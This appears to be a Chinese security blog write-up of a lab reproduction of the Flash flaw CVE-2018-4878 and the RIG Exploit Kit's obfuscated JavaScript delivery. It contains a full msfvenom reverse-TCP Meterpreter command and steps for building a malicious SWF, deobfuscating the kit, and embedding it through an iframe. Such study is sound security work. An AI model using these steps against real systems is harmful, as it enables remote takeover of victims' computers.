RIG Exploit Kit & CVE-2018-4878

此前没有接触过这类，现在记录一下

Exploit Kit

刚接触这个词的时候比较模糊，直接翻译就是 Exploit Kit 即（漏洞）利用套件，个人认为可以理解为和 MSF、Empire 这样的工具差不多，不过 RIG EK 主要是通过页面嵌入代码的方式进行攻击，我认为主要的点在于混淆 POC 绕过检测。


CVE-2018-4878

在说 RIGEK 之前先说下 cve-2018-4878 这个漏洞，这里只做复现，不探究原理，影响的有 Adobe Flash 28.0.0.137 及其之前的版本，用户访问攻击者构造的特殊的 Flash，则会触发漏洞。


MSF 生成 shellcode

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.144.130 lport=4444 -f python>shellcode.txt

将 shellcode 的内容拷贝到 python 版本利用工具 cve-2018-4878 中



运行之后生成了一个 SWF 文件，当 flash 在调用这个文件的时候产生 RCE



RIGEK 利用流程

RIG EK 主要说起来源码其实是由一个 JS 段落组成的，总共分为三个部分，分别对应三个不同的 CVE 漏洞，这里结合 CVE-2018-4878 说明一下。简化后的流程其实可以概括为两步。
1.攻击者利用受害网站的漏洞将 RIGEK 的远程页面嵌入到网站的<iframe>标签中，或者是自己的钓鱼网站中。
2.受害者访问嵌入 RIG 的页面，通过 iframe 标签读取 RIGEK 内容。
下面通过实验来说一下

实验

环境

Win7 服务器：192.168.144.134 (提供 HTTP 服务)
Kali：192.168.144.130(msf 收 shell)
Win7 受害者主机：192.168.144.151(安装了存在漏洞的 Adobe Flash 28.0.0.137)

直接下载了 GitHub 上的源代码，可以看到是经过严重混淆过后的，截图部分是第三段 JS，也就是利用 CVE-2018-4878 的部分


第一次混淆

在末尾加了个 document.write()

分别输出一下，发现解密后的数据和 github 上面提供的相比少了一块，没具体找原因

第二次混淆

上图格式化之后的代码如下图所示




在最后的 return r;前加个 document.write(r);返回了另一段完全明文的代码，也就是说整个过程中核心代码被加密混淆了两次。


最终的明文

明文如下所示，这段代码在页面中加入一个<object>标签，图中的第一处是调用 cve-2018-4878 的 payload 地址，也就是上一节 CVE-2018-4878 中使用 python 脚本生成的 swf 文件。第二处猜测是准备给第一处 payload 利用成功后下载的勒索病毒或者是挖矿木马。

执行

设置 MSF 开启反弹监听，访问设定的 pay1.html，MSF 接收到反弹的 shell。





如果关闭了浏览器，MSF 的 Session 会断开

结尾

第一次接触此类攻击方式，RIGEK 也是一个较为古老的 Exploit Kit，看到有文章说在实际的应用中会存在多次的跳转，并且内容一直在更新。2018 年还有更新的 FalloutEK 工具出现，后续看有时间再看一下。

参考链接：

https://github.com/nao-sec/RigEK/blob/master/README-en.md

http://blog.51cto.com/chenxinjie/2093653